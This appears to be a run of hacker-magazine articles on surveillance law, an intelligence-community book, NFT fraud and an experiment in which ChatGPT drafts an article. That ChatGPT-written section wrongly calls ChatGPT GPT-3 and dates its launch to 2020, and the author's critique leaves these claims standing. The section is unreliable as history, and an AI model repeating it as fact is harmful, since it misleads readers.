
People are actually quite busy protesting wars in America. Even in Russia![9] We can still spend our energy on other problems too. Your life and your country are worth defending and improving in many ways.

"Why keep writing editorials about fighting something you'll never change or win?"

Another magician's trick to get you, dear reader, to forget what you care about. Always fight for what you think is right. Collect yourselves, organize, strategize, and do your best. Don't ever listen to someone who doubts your strength.

"Instead of fixing a broken system, we have to start over."

Talk about cancel culture. Steady on, continue to make incremental change as we have done: abolish slavery, ban segregation, allow women to vote and same-sex couples to marry, ban lead additives in gasoline, bust trusts, punish oligarchs, pass right-to-repair laws, and *hack the planet!* Be kind, care about others, and make any progress you can! Keep submitting your societal PRs and never give up.

"Younger hackers ... lose that passion to take action towards something they believe in. The reason is because American culture is designed to keep people from thinking."

Speak for thyself. If people don't engage, it's likely because the grind to keep up with capitalism's demands and pay the bills keeps them from organizing their thoughts and with each other. Common sense for anyone who has to actually work to live, I can tell you, with a good income to effort ratio, you have more time to spend on bigger issues and to invest in yourself. We should be thankful for the enthusiasm of youth. For some, there's not much else.

"But if you take the time as an adult to question everything you've ever known, you'll understand how corrupt the system is and simply opt out."

More subversion and doubting of your strength, dear reader. Learning all that you can makes you more powerful, ready to engage with the world, and empathetic towards others. As hackers, we know this.

"You can opt out of this system by legally reducing or eliminating taxes... you can also opt out by storing wealth in BTC or precious metals, instead of a decreasing dollar "invested" in the manipulated stock market."

The reason people promote these items is to often make a stupid buck themselves. Fiat may be funny money but cryptocurrencies are more like comedy gold.[14] [15] [16] Any real economist knows that the only thing that matters with currency is that we agree on it. Like Santa Claus, there's no inherent value to BTC, gold, or silver unless you believe so. If you value your time and money in this silly grind, stay away. It would be better to own a farm; at least you'll have something to eat!

"If you study only money and economics, you'll be able to cut through all the fake news out there designed to steal your attention."

If you study only money and economics, you will not be an individual equipped to form novel ideas through serendipitous mental connections from various domains. You will not be able to take a holistic approach to anything. You know how valuable it is to study many topics and care about the values and differences of many cultures. Pay no mind to their advice, dear reader.

I'd like to end on a positive note and call out some useful things that DCT said.

"One can argue that money is the root of all evil."

Indeed it is.

"I believe privacy is a right we are born with, not a privilege granted thus by a government or some other entity."

The most useful statement in the entire essay, I think you'll agree, dear reader.

"Technology is the meeting place of science and humans."

And *humans*.

We hackers are humans living in a world with others. Learning to get along, fighting injustice, and maybe surviving a pandemic or two is a part of the story. No single person makes this world. *We* make it. There are no

hackers without *us*. I'd very much like us, all of us, to live and try to make things better for everyone. We can do that and still have so much fun! Can we not ask grandma to teach us to make napalm[13] and also hack on social issues? Yes, we can!

I know most of you already lightly hold many views. You are intelligent. You can be an individual responsible to your desires and give a damn about others, to make sacrifices on their behalf, to be curious about not just systems but people as well, how they think and feel, and yes, to even let it influence you.

1. en.wikipedia.org/wiki/Brandolini%27s_law
2. www.motherjones.com/politics/2023/03/anti-trans-transgender-health-care-ban-legislation-bill-minors-children-lgbtq/
3. maia.crimew.gay/posts/the-emails/
4. translegislation.com/learn
5. www.ncbi.nlm.nih.gov/pmc/articles/PMC6777997/
6. www.cancer.gov/news-events/cancer-currents-blog/2022/mrna-vaccines-to-treat-cancer
7. www.orwellfoundation.com/the-orwell-foundation/orwell/essays-and-other-works/why-i-write/
8. https://covid19.who.int/?mapFilter=deaths
9. www.youtube.com/watch?v=3D_LJV5nOSjCE
10. theconversation.com/putins-claims-that-ukraine-is-committing-genocide-are-baseless-but-not-unprecedented-177511
11. www.reuters.com/article/us-russia-nato-steps/russia-army-vows-steps-if-georgia-and-ukraine-join-nato-idUSL1143027920080411
12. www.youtube.com/watch?v=3Dfze5s1SlqB8
13. kotaku.com/chatgpt-ai-discord-clyde-chatbot-exploit-jailbreak-1850352678
14. www.nytimes.com/2023/04/22/business/crypto-blockchain-tracking-chainalysis.html
15. www.ft.com/content/83b5932f-df6f-47a6-bf39-aa0c3172a098
16. www.youtube.com/watch?v=3DORdWE_ffirg

Book Review

***The Future of National Intelligence: How Emerging Technologies Reshape Intelligence Communities,* Shay Hershkovitz, 2022, ISBN 978-1538160695**

Reviewed by publicfaradaycage@protonmail.com

Anyone who has spent any serious time in the hacking community knows that it intersects with the intelligence community in too many ways to count. It behooves any serious student of IT security to keep one eye on the IC at all times. It was hacker vigilance such as this which found the NSA backdoor to the Clipper chip and fought for our right to cryptography. In keeping with this august tradition I recommend *The Future of National Intelligence* by Shay Hershkovitz.

Hershkovitz himself is a very respected longtime member of the intelligence community in Israel and his book is recommended by many professional practitioners including Michael Morell of the CIA and Stephen Marrin, the editor of *Intelligence and National Security*.

At 155 pages, it is short enough to be accessible to even introductory level readers, but do not let the length fool you; this is a fully cited academic study, not just an opinion piece. It begins briefly in the past, to set the foundation for today's issues which take up the majority of the book, and culminates in Hershkovitz's "Five Cs of Intelligence Transformation: Connection, Collaboration, Critique, Creativity, and Content Expertise" as the key to the future.

There is a lot to love about this book. In the interest of no spoilers, I will share with you my two favorite points and let you discover the rest for yourself. The first moment of supreme amusement came in his discussion of IoT and how exactly it will be (is being) used by the IC. Hershkovitz is very straightforward in asserting that the global IC all view the IoT as a great big collection device. As in the insecurity of IoT devices is a feature, not a bug. This is no conspiracy theory, nor is it even a large point; he mentions the fact incidentally, as if everyone already knew this (and in the IC they do). It is this ability that Hershkovitz has of making the reader feel like a member of the IC that makes this such a valuable study.

The second point is one that I have long known to be true, but have not found openly discussed very often, and when it has been it was not by accredited, informed individuals. This point is that 70 to 80 percent of all major IC activity is conducted by corporations who work for/with the IC, not by intelligence agencies themselves. Hershkovitz gets deeps into the weeds on this issue, becoming very specific about how this arrangement actively allows intelligence activities to take place that no government would allow because these corporations do not have to answer to Congress or the public and furthermore that the "future of national intelligence" is further integration with public companies. In the end, the near future painted by Hershkovitz is truly frightening, with the IC pretty much everywhere and no longer able to be held accountable by anyone. He is no doomsayer; he is just stating the cited academic and professional truth of the modern IC, which he knows intimately from personal experience.

EFFecting Digital Freedom

by Jason Kelley

Edward Snowden's Revelations, Ten Years Later

In 2013, Edward Snowden broke the Internet - or rather, revealed that the Internet was already broken. His disclosures about the NSA's secretive mass surveillance programs shook the very foundations of our thinking about online privacy and government spying. EFF and others had been working for years to reveal anything we could about the NSA's ability to spy on people's online communications, Internet activity, and phone records, both inside and outside the U.S. But the disclosures did more than just clarify what we suspected: after these revelations, we were able to better pinpoint our demands, our questions, and our legal tools.

We've had some big wins as a result. In 2015, the NSA ended its program of bulk collecting Internet metadata, including email addresses of the sender and recipient, and IP addresses. Senator Ron Wyden, a longtime digital rights advocate, and others who were granted access to the program under the limited congressional oversight that existed, helped kill this program (and ongoing pressure from litigation by EFF and others didn't hurt either).

Some of the programs Snowden revealed have sunset - like the dragnet surveillance program that collected billions of phone records documenting who a person called and for how long they called them. And we've been able to receive classified rulings (heavily redacted) from the Foreign Intelligence Surveillance Court (FISC), which give us some insight on how and when it grants surveillance powers to the government and the reasoning which guides its decisions.

And the wins after Snowden's revelations aren't all legal. Prior to 2013, much of the web was primarily served over unencrypted HTTP instead of HTTPS. EFF, along with many partners around the world at Let's Encrypt and elsewhere, created a baseline of privacy (and security) protection for people around the world by encrypting the web, which was spurred on in part by the revelations of the NSA's surveillance. Your support of EFF tools like Certbot and HTTPS Everywhere have helped us get there - over 90 percent of web traffic is now encrypted, and major browsers have deployed key features that put HTTPS first. You can tell how effective this campaign has been by visiting any of the rare sites still served over HTTP, and seeing that your browser reminds you this data is insecure.

But there's a lot more to do. In particular, we must end or at least radically reform Section 702, which is set to expire later this year. Under Section 702 of the FISA Amendments Act of 2008, the government can conduct surveillance inside the United States by vacuuming up digital communications so long as the surveillance is directed at foreigners currently located outside of the United States. Though the law prohibits intentionally targeting Americans, the NSA routinely ("incidentally") acquires innocent Americans' communications without a probable cause warrant. Once collected, the FBI can then search through this huge database by "querying" the communications of specific individuals.

The Snowden revelations gave names to two of the key types of surveillance that the NSA conducts under Section 702: PRISM and Upstream. It also made it easier for us to get data on just how many innocent Americans' communications are searched through these programs. In 2021 alone, the FBI conducted up to 3.4 million warrantless searches of Section 702 data to find Americans' communications through its "incidental" collections.

Section 702's authority persists to this day. We did have another big win when one type of data collection under Section 702 was paused in 2017: "About," as opposed to "incidental," collection, was the scooping up of information when a target is merely mentioned, instead of communication specifically sent to or from a target. If you email a friend in France and discuss a known terrorist, for example, the email could be included as "about" a target. This collection ended after pressure from FISC (surprisingly) and groups like EFF and ACLU, but much of Section 702's surveillance authority remained.

We still need to permanently end this kind of collection. But that alone isn't enough. We must end Section 702's surveillance powers entirely, or considerably reign in the NSA's backdoor data collection. Currently, Congress has to renew Section 702 every few years. It was last renewed in 2018 and is set to expire at the end of 2023.

This isn't a stale debate. A new FISC court order unsealed earlier this year detailed massive violations of Americans' privacy by the FBI, underscoring why Congress must act. That opinion showed that for years the FBI illegally accessed a database containing communications obtained under Section 702 and other FISA authorities more than 278,000 times, including searching for communications of people arrested at protests of police violence and people who donated to a congressional candidate. The FISC ruling points out that the FBI is incapable of policing itself when it comes to trawling through the communications of Americans without a warrant: "There is a point at which it would be untenable to base findings of sufficiency untenable on long promised, but still unrealized, improvements in how FBI queries Section 702 information," the court wrote. That point is now. Clearly, the FBI has failed to comply with even the most modest reforms designed to limit the agency's surveillance powers.

The FISC ruling itself shows that the Foreign Intelligence Surveillance Court is incapable of protecting Americans from the FBI's unconstitutional searches of their communications. The court has consistently approved and re-approved the agencies' ability to use Section 702. In this opinion, it recognized that "compliance problems with the FBI's querying of Section 702 information have proven to be persistent and widespread." Although the court suggested that further incidents might prompt limiting who within the FBI could access information obtained under Section 702, it imposed no other restrictions on the FBI besides those proposed by the agency itself.

If recent bills are any indication, many in Congress would be fine allowing FISC to continue offering these judicial rubber stamps. And it would be fine allowing "about" collection to restart, and not only reauthorizing Section 702, but moving the goalpost for it to sunset down the road six more years. That means now is the best opportunity for Congress to limit NSA surveillance. This year we must push Congress to protect our communications, and our privacy, by ending Section 702.

Next Level AI: ChatGPT

by Chat GPT and macmaniac

As a hacker, you're likely familiar with the concept of chatbots and their role in automating conversations with users. But have you heard of ChatGPT? It's a cutting-edge technology that has the potential to revolutionize the way we interact with machines.

ChatGPT, also known as Generative Pre-trained Transformer 3 (GPT-3), is an artificial intelligence language model developed by OpenAI. The technology is built on a neural network architecture and uses unsupervised learning to generate human-like responses to natural language input.

The history of ChatGPT goes back to 2015 when OpenAI was founded by tech giants like Elon Musk and Sam Altman. The company's mission was to create a more intelligent and beneficial AI that could be used for the betterment of society. To achieve this goal, they focused on developing advanced language models that could understand and respond to natural language input.

In 2020, OpenAI launched ChatGPT, which quickly gained popularity due to its ability to generate natural-sounding text that is difficult to distinguish from human-written content. The model was trained on a massive dataset of over 45 terabytes of text, including books, articles, and websites, making it one of the most advanced language models available.

One of the most significant opportunities offered by ChatGPT is its potential to transform customer service and support. With ChatGPT, businesses can automate their customer service and support functions, providing customers with instant access to information and support without the need for human intervention. This can lead to significant cost savings for businesses and improve customer satisfaction by providing faster and more efficient support.

Another opportunity for ChatGPT is its potential to revolutionize the field of content creation. With its ability to generate high-quality text, ChatGPT could be used to create written content for websites, social media, and other digital platforms. This could save content creators a significant amount of time and effort while also improving the quality and consistency of their content.

However, as with any new technology, there are also risks associated with ChatGPT. One of the most significant risks is the potential for the technology to be misused for malicious purposes. ChatGPT could be used to create fake news, propaganda, and other forms of disinformation, which could have serious consequences for society.

Another risk is the potential for ChatGPT to perpetuate existing biases and stereotypes. The technology is trained on a massive dataset of text, which could contain biases and stereotypes that are present in our society. This could result in the model generating biased or discriminatory responses, perpetuating the very problems that we are trying to solve.

To mitigate these risks, it is essential to ensure that the development and use of ChatGPT are done ethically and responsibly. This includes carefully selecting and monitoring the data used to train the model, creating safeguards to prevent the technology from being misused, and regularly auditing the technology to ensure that it is not perpetuating biases or stereotypes.

In conclusion, ChatGPT is a groundbreaking technology that has the potential to revolutionize the way we interact with machines. Its ability to generate human-like responses to natural language input has numerous applications, including customer service and support, content creation, and more. However, there are also risks associated with the technology, including the potential for misuse and the perpetuation of biases and stereotypes. As hackers, it is our responsibility to ensure that the development and use of ChatGPT are done ethically and responsibly to maximize its potential for positive impact on society.

The article could end here. How did you like it? How did you feel about it? Did anything annoy you? Maybe something you can't really explain? It might not be a very original approach, but everything (besides the title) before this paragraph was written by ChatGPT itself! I don't have a lot of experience with it, just used it around four times for a question I was wondering how ChatGPT would answer to. This is to show you I am not an expert at all with ChatGPT. Nevertheless, it took me only about ten minutes to have the above written, of which I needed five minutes to realize ChatGPT got stuck in the second run. Here's what I finally asked ChatGPT in my third try (typos included) on February 18 2023:

Please write an article for a hacker audience, with a length of roughy 800 to 1000 words about the history of chat gtp, it's opportubities and also it's risks.

In a first attempt, I put the "hacker audience" at the end: "*[…] also it's risks for a hacker audience*." As I forgot the comma, ChatGPT started to write about the risks for hackers. Not what I intended, so I stopped ChatGPT and tried again. This attempt got stuck, but

my third attempt succeeded, resulting in the text above. So with relatively small effort, I got an article I could try to publish in *2600 Magazine*. From the beginning, it was clear to me that I wouldn't attempt to have this article written by an AI be published under my name.

Let's have closer a look at the text ChatGPT wrote. When I went through the text for the first time, it felt like it was written by the public relations department of ChatGPT. The AI is "cutting-edge," might "revolutionize" how we interact with machines. Its founders were "tech giants" and, in brief, it aims for a "betterment of society." It then points out the opportunities before talking about the risks. I wonder if it would have talked about risks if I hadn't specifically asked for it. But the risk is considered nothing special, it's just like "with any new technology." And - not having been asked for - ChatGPT also shows how these risks can be mitigated. The text as a whole is written in a rather positive language, containing expressions such as "betterment," "beneficial," "responsibly," or, well, "positive."

What I also noted is that ChatGPT took my given parameters seriously. The term "hacker" is the third word in the article. In the third paragraph, ChatGPT talks about the "history" before looking into opportunities and the risks. Where it did fail was for the length: it's only 576 words, and not between 800 and 1000. The single paragraphs are rather short, the conclusion being the longest with 91 words. This could be a hint on how ChatGPT generates articles: by writing single paragraphs covering a topic and then putting it together. Synonyms don't seem to be a thing ChatGPT is very good at. Not only does it repeat the given keywords, but also phrases: the twofold "ethically and responsibly" appears twice. For the second example of both, opportunities and risks, it chose "Another opportunity" and "Another risk." If there would have been a third risk, would it have been rephrased? Having examined only a single article, I cannot tell. All of the above needs to be verified with further research, eventually showing a clear pattern on how ChatGPT writes articles.

Me personally, I have mixed feelings regarding AI. On the one hand, it's a very fascinating topic, a technology people could benefit from. On the other hand, I'm rather skeptical towards new technologies that are praised or are being taken as a solution for whatever problem mankind has, as every technology can be abused. I clearly represent the opinion that scientists should think about and be aware of their invention's impact. Nowadays more than often new technologies are being welcomed, and criticism is dismissed as preventing progress. Progress and money making is most times regarded as more important than clean and functioning products, as the failures of the presentations of Microsoft's Bing AI and Google's Bard once again proved. Regarding AI and ChatGPT, I would suggest some guidelines to make it more trustworthy.

Every use of ChatGPT should transparently be declared. The consumer then is aware of the true authorship of the product and thus can contextualize and interpret it in a much better way. This actually should be the case for every written product but, unlike human authors, I doubt that ChatGPT would accuse anybody of plagiarism, or even be aware of being plagiarized.

ChatGPT itself should be aware of its sources. This is one of the big secrets: where does it get its knowledge from? One of the first thing scholars learn in university is specifying sources. You just don't claim anything, but you rely on other people's work, like thesis and studies, and you transparently declare that you used these works as sources for your own work. This also helps others to estimate the degree of your work's credibility. We had these issues already in the past: articles have been published anonymously by unknown authors or even under wrong names to hide the actual intention of a text. Nowadays with social media, fake news spreads much faster, and with technologies like ChatGPT it can be created faster and in better quality than it used to be. But the technology helps both sides: those who abuse it for creating falsified content, not only written, but also fake images or videos; and hopefully also those who try to find possibilities to identify fake content with the help of AI.

That's where we, the hacker audience, comes in. We strive for the truth wherever we can, and thus we should support and search for solutions to identify and fight forgery. We should put hands on ChatGPT. Figure out how it works. Try to make it do things it's not intended to do. Bring it to its limits. Figure out adversarial attacks. Show the risks. Turing test it. Abuse it (for the good). Break it. Talk about it. Use it. Test it. Hack it. That's what hackers do. I totally agree here with Chat GPT, that considers itself a hacker: *"As hackers, it is our responsibility to ensure that the development and use of ChatGPT are done ethically and responsibly to maximize its potential for positive impact on society."* What a nice phrase as a conclusion.

Tomorrow's Challenges: Non-Fungible Tokens

by MadNinjaSkills

Non-fungible tokens have taken asset and art collecting into the digital world. This happened without clarification on the dangers of fraud and theft that can occur with such assets that are typically transferred through decentralized sources and without overseen provenance.[1] The decentralized nature of NFT transactions and lack of technical knowledge in the cryptocurrency space in general - with NFT marketplaces instead catering to massive consumer demand - can make those marketplaces liable for negligence.

To start understanding what exactly non-fungible tokens[2] [3] are, and what purpose they might serve, a person must first understand the definition of "non-fungibility," and secondly, what distinguishes a "cryptocurrency" from a "token".[4] Fungibility[5] is defined as the ability for one item to not stand out as unique or independent from another one. If someone buys a pack of gum with a five dollar bill, that five dollar bill will be perceived the same way as any other bill of the same value. The point is that by being "non-fungible," the token is defined as "rare," "unique," "one-of-a-kind," and "original;" and that scarcity is what theoretically drives the demand value of the NFT higher.

Next: What is a token? A token is a coin that predominantly utilizes a smart contract,[6] as opposed to a cryptocurrency that is used strictly for standard monetary transactions like the on-chain lightning layer of bitcoin - or like bitcoin that is frequently used as a store-of-value (as cited by MicroStrategy CEO Michael Saylor[7]). A smart contract basically serves a purpose on a specific blockchain that is superior to a transactional or commercial value. Here's a non-digital analogy to a smart contract: If a person puts money into a parking meter, they're basically creating a non-digital version of a smart contract in that they're paying for the purpose of parking for an allocated amount of time. "Tokens" differ from "cryptocurrencies" in that tokens descend from the native cryptocurrency of a blockchain that covers the token's transaction fees - and also the tokens are executing smart contracts instead of primarily executing basic commercial and transactional methods of exchange.

The first major boom or "bull run" of NFTs began with the graphic artist Beeple (Mike Winkelmann)[8] selling his NFT artwork "The First 5,000 Days" at a Christie's auction for more than 69.3 million dollars. When asked by *Business Insider* if there's any reason why people should pay a staggering amount for a work that might be downloaded as a .JPEG image, Beeple agreed, "Well, that's not a totally invalid argument." He said earlier in the interview, "We value things so that if everybody wants them, they have value. I mean, like, what makes a Louis Vuitton purse have value? It's just a brown leather purse. [...] So, it's sort of like saying, 'Do you think a web page has value?' Well, I don't know. It could be."[9]

This makes a ruling like *Shaw v. The United States* more difficult to acknowledge because "value" is made entirely subjective. Even film director Quentin Tarantino questioned how NFTs could at all supersede the value of the original posters and .JPEG images.[10] When he launched a campaign with the Secret Network to auction NFTs inspired by his film *Pulp Fiction*,[11] Miramax immediately blocked the sale under the claim that the company held the film's rights - bringing the notion of NFT's alleged immutable trademark and/or ownership under scrutiny.[12] What became of the NFT "ownership" received by many bidders who spent more than several thousand dollars of cryptocurrency each for Tarantino's NFTs? They received no NFT ownership whatsoever.[13] With this instance of trademark being very vague and inflexible, even NFT artists with honest intentions can find themselves in civil court when in a similar situation because there are no checks and balances for trademarks on NFTs yet that are already in place for things like musical albums, films, or book series that are protected in an official capacity by entities like the U.S. Patent and Trademark Office. The ecosystem of NFTs is so new and the concept of what an NFT "is" as an actual medium is so vague and unformalized that it would be easier for "patent trolls" to stop the sales of certain NFTs without there being a clear uniform definition for what an NFT actually is under U.S. law and actual legal protections and consequences in place for NFT artists, distributors, and buyers.

The main takeaway is that the U.S. judicial system finds it difficult to create constant

legislation and/or consumer protections for cryptocurrencies and digital tokens because neither falls under property that can be protected such as property that qualifies under *in rem* or even *quasi in rem* jurisdiction. The digital assets are peer-to-peer[14] so, with or without government scrutiny, their economic flow is mainly under the watch of normal citizens (as opposed to the FCC monitoring broadcast transmissions or the IRS evaluating a source of cash flow). The assets are well known for their extremely brief transaction period (as opposed to having to wait a few days for a wire payment to go through or a stock sale to settle)[15] as well as their portability (since the assets are a cumulation of ones and zeros that have substance and form when they're pulled up on a hard drive or a smart phone - as opposed to gold coins or bars of palladium that are more difficult to transport[16]). Both of these factors have allure in the cryptocurrency space because it makes the digital assets harder to seize in case an individual wants to hold onto them for the long term. The drawback is that without knowing how to legislate assets that do not take a clear three-dimensional shape and form,[17] it's very difficult to protect digital asset consumers who mean well when they have any instances of theft, malice, or manipulation to cope with as a result of investing and dabbling in digital assets. The IRS has regularly taxed digital assets - cryptocurrencies and NFTs - as property.[18] Despite the U.S. government's inconsistent feelings towards cryptocurrency and difficulty with it in the past, it has been able to profit off of the cryptocurrency space.[19] [20]

For everyone to not be manipulated into purchasing counterfeit saved .JPEGs or .AVIs of NFTs on the secondary market, they can just analyze the trademark and copyright metadata imprinted on the blockchain from the transaction listing on the etherscan.io website.[21] The problem is that most of the people in the NFT space don't know how to inspect a smart contract[22] [23] [24] or what to look for on the transaction history on EtherScan.[25] An attacker can easily create a duplicate NFT marketplace[26] [27] and use a malicious constructor[28] in the smart contract attached to their fraudulent NFT to create a backdoor in the victim's wallet and steal all their cryptocurrencies and NFTs. What's worse is that the imposter can store the victim's NFTs on a hardware wallet like a Trezor wallet and then the victim can't get those original artworks back and is out of money.[29] Plus it's harder for the courts to prosecute because they'd need to know where the hardware wallet is that uniquely signs for the execution of the transaction and force the attacker to return the NFT to its rightful owner.

By creating a marketplace for NFTs with no awareness of legal consequences, NFT markets are opening themselves up to major scrutiny. When it comes to collectible NFTs, some of the technological foresight of the users could probably be presented if, for example, "The user must be running their own node."[30] [31] This would provide less liability for that NFT dealer in similar ways that investors are required to have a certain amount of capital to start investing in specific highly valued assets on E-Trade or Fidelity. That user would also be likely to be more technologically adept with the subjects of NFTs and cryptocurrencies. Also, legislation against celebrities heavily endorsing technological projects they know nothing about might help.[32] [33] The legislation would be similar to "money transmitter"[34] requirements that have been used against individual buyers and sellers of cryptocurrencies who acted as if they performed business in an official capacity such as the kind a CPA or other licensed official would. Also, something should happen to introduce how smart contracts ought to be treated in the courts, since they are not treated as officially binding legal contracts. Even if NFTs are only a bubble that might not garner the same attention in the future, non-fungible tokens may have introduced the legal and judicial systems to new advancements in the contexts of blockchains and smart contracts that were very necessary for technological legislation to progress into the 21st century.

References

[1] "$1.7 million in NFTs stolen in apparent phishing attack on OpenSea users", *The Verge* ; Russell Brandom - Feb. 20, 2022 ; www.theverge.➥com/2022/2/20/22943228/opensea-➥phishing-hack-smart-contract-bug-➥stolen-nft

[2] "What is an NFT? Non-fungible tokens explained", *CNNBusiness* ; Jazmin Goodwin, Nov. 10, 2021; www.➥cnn.com/2021/03/17/business/what-➥is-nft-meaning-fe-series/index.➥html

[3] "Non-fungible tokens (NFT)"; Ethereum.org ; ethereum.org/en/nft/

[4] "What's the Difference Between a Cryptocurrency and a Token?"; Parker McCurley, July 18, 2019; Medium.com ; medium.com/decentlabs/➥whats-the-difference-between-➥a-cryptocurrency-and-a-token-➥e7c3b3226527

[5] "Moneropedia: Fungibility" ; www.getmonero.➥org/resources/moneropedia/➥fungibility.html

[6] "What Are Smart Contracts On The Blockchain and How They Work" ; Jake Frankenfield, March 24, 2022; Investopedia.com ; www.investopedia.➥com/terms/s/smart-contracts.asp

[7] "Don't Sell Your #Bitcoin Unless.. - Michael Saylor" ; User : h0wusayit ; www.youtube.com/watch?v=jK2b0g_6pfY

[8] Beeple : "The First 5000 Days" ; Christie's online auction listing; onlineonly.christies.com/s/beeple-first-5000-days/lots/2020

[9] "Beeple Explains The Absurdity of NFTs | So Expensive", *Business Insider* ; www.youtube.com/watch?v=nTmF26NUZTA

[10] "thoughts on Tom Bilyeu explaining NFTs to Quentin Tarantino?", Executive Wave ; www.youtube.com/watch?v=h0kejs3fuz8

[11] Scrt.Network blog: "Announcement: Announcing the Tarantino Community Drop!"; Nov. 8, 2021; staging.scrt.network/blog/announcing-the-tarantino-community-drop

[12] "Quentin Tarantino's Secret NFTs", *The National Law Review* ; Dec. 8, 2021; www.natlawreview.com/article/quentin-tarantino-s-secret-nfts

[13] "Inside The Fight Over The 'Pulp Fiction' NFT", *Variety* ; Gene Maddaus, Sep. 28, 2022; variety.com/2022/film/news/pulp-fiction-nft-secret-network-guy-zyskind-1235384962/

[14] "How Bitcoin's Peer-to-Peer Cash System Was Revealed 11 Years Ago"; Jamie Redman, Oct. 31, 2019; News.bitcoin.com ; news.bitcoin.com/how-bitcoins-peer-to-peer-cash-system-was-revealed-11-years-ago/

[15] "Explained: How Bitcoin transactions compare to FedWire" ; Protos Staff - Sep. 22, 2022; Protos.com ; protos.com/explained-how-bitcoin-transactions-compare-to-fedwire__trashed/

[16] "The Case For Bitcoin: High Portability"; bitcoin.onelshina.com/high-portability

[17] "Bitcoin Is An Actual Coin: Myth"; *Fact/Myth* ; Thomas DeMichele, May 18, 2018; factmyth.com/factoids/bitcoin-is-an-actual-coin/ . 1st paragraph : "Bitcoin isn't a literal coin; it's a list of transactions recorded on a shared digital public ledger called a 'block chain'. All 'coins' are stored in digital bitcoin 'wallets' and can be verified against the ledger."

[18] "Cryptocurrency Taxes"; Joe Liebkind, July 23, 2022; *Investopedia* ; www.investopedia.com/tech/taxes-and-crypto/

[19] "Biden's cryptocurrency framework is a step in the right direction"; Mitesh Shah, Sep. 28, 2022; *CoinTelegraph* ; cointelegraph.com/news/biden-s-cryptocurrency-framework-is-a-step-in-the-right-direction

[20] "Why Cryptocurrency Regulation Is Actually 'A Good Thing' for Investors, According to These Experts"; Alex Gailey, April 19, 2022; *TIME* ; time.com/nextadvisor/investing/cryptocurrency/why-crypto-regulation-is-good-for-investors/

[21] "Right Click, Save As? NFTs Explained!"; User: keepfischin, Aug. 15, 2021; *Medium* ; medium.com/sidechain/right-click-save-as-nfts-explained-7ee2734aea52

[22] "Anatomy Of an NFT Smart Contract"; User: Crypto Futurist, Jan. 15; *Medium* ; medium.com/geekculture/anatomy-of-an-nft-smart-contract-56a66bc07902

[23] "Anatomy of Smart Contracts"; Last Edit - User: @wackerow, Aug. 15, 2022; Ethereum.org ; ethereum.org/en/developers/docs/smart-contracts/anatomy/

[24] "Introduction to Smart Contracts"; Last Edit - User: @wackerow, Sep. 1, 2022; Ethereum.org ; ethereum.org/en/developers/docs/smart-contracts/

[25] EtherScan.io tutorials: "Tokens"; docs.etherscan.io/api-endpoints/tokens

[26] "How to Build an NFT Marketplace - Solidity Tutorial (for Beginners) [2022]"; User: HUSNAiN, Nov. 29, 2021; www.youtube.com/watch?v=84j71K6wOCs

[27] "Code an NFT Marketplace like OpenSea Step-by-Step [ERC-721, Solidity]"; User: Dapp University, March 11, 2022; www.youtube.com/watch?v=2bjVWclBD_s

[28] "Ethereum Smart Contract Backdoored Using Malicious Constructor"; User: LiveOverflow, March 10, 2019; www.youtube.com/watch?v=WP-EnGhIYEc

[29] "How To Store NFTs On A Hardware Wallet"; Trezor Blog; User: SatoshiLabs, Dec. 20, 2021; blog.trezor.io/how-to-use-nfts-with-a-hardware-wallet-9b4308397ea7


[30] "Running Your Own Bitcoin Node, Ethereum Node, Lightning Network Node - aantonop Q&A"; User: aantonop, Feb. 7, 2021; www.youtube.com/watch?v=AXUfwvhr3lg

[31] *Mastering Ethereum* gitbook by Andreas Antonopolous, "Should I Run A Full Node?" ; github.com/ethereumbook/ethereumbook/blob/develop/03clients.asciidoc#should-i-run-a-full-node

[32] "Celebrities are Running the Biggest NFT Scam Ever"; User: Everything Science, Feb. 22, 2022; www.youtube.com/watch?v=SPXwNm5fjQ4

[33] "Jimmy Fallon Faces LAWSUIT After NFT Scam On Live TV"; User: Viral Vision, Feb. 2, 2022; www.youtube.com/watch?v=FjvXytkuf5I

[34] "Money Transmitter Licensing For U. S. Crypto Companies"; July 13, 2020, Author: Kelman PLLC; Website: Kelman Law; kelman.law/insights/money-transmitter-licensing-for-u-s-crypto-companies/



by Alexander Urbelis

The Merits of a Misspent Youth

alex@urbel.is

Pittsburgh is a town with an unfortunate name. I recently had the chance to visit for a speaking engagement at the annual conference of the National Cyber-Forensics Training Alliance. Pittsburgh is a lovely city: historical, green, full of bridges, with no fewer than three rivers: the Allegheny, the Monongahela, and, where those two bodies meet, they forge the Ohio River. It was anything but the pits.

Looking into its etymology, I learned that Pittsburgh was named after William Pitt the Elder, Earl of Chatham, the former Prime Minister of Great Britain from 1766 to 1768. Curiously, William Pitt the Elder was also known as the Great Commoner because of his enduring refusal to accept a royal title until 1766. The "burgh" in Pittsburgh was a nod to William's Scottish roots, where the names of towns often ended in "burgh," though the Scots made noises that sounded more like "borough."

Incorporated in 1816, the founding document of Pittsburgh contained a typo - every reference was spelled without the ending "h." For many years, no one could agree whether to spell the town as "Pittsburg" or "Pittsburgh." The train station's portico left out the "h," the federal government never used the "h," but native Pittsburghers insisted on the inclusion of this consonant. It wasn't until nearly a hundred years later, in 1911, that local political forces came together in a bipartisan celebration of consistency, formally returning the missing "h" to Pittsburgh. This absurd bit of history made Pittsburgh an altogether more fascinating place. There was a similarity to my youth, to our youths, spent as hackers, through which our mistakes have made us all the more remarkable and, in many ways, shaped our futures.

I often joke that it was my misspent youth as a hacker that has propelled my career as a lawyer more than anything else. And coincidentally, at the outset of my talk to the NCFTA audience in Pittsburgh, I told a story about this very point. This story seemed unbelievable, one of those anecdotes that is entirely true but, if you saw it on television, would strain your sense of credulity.

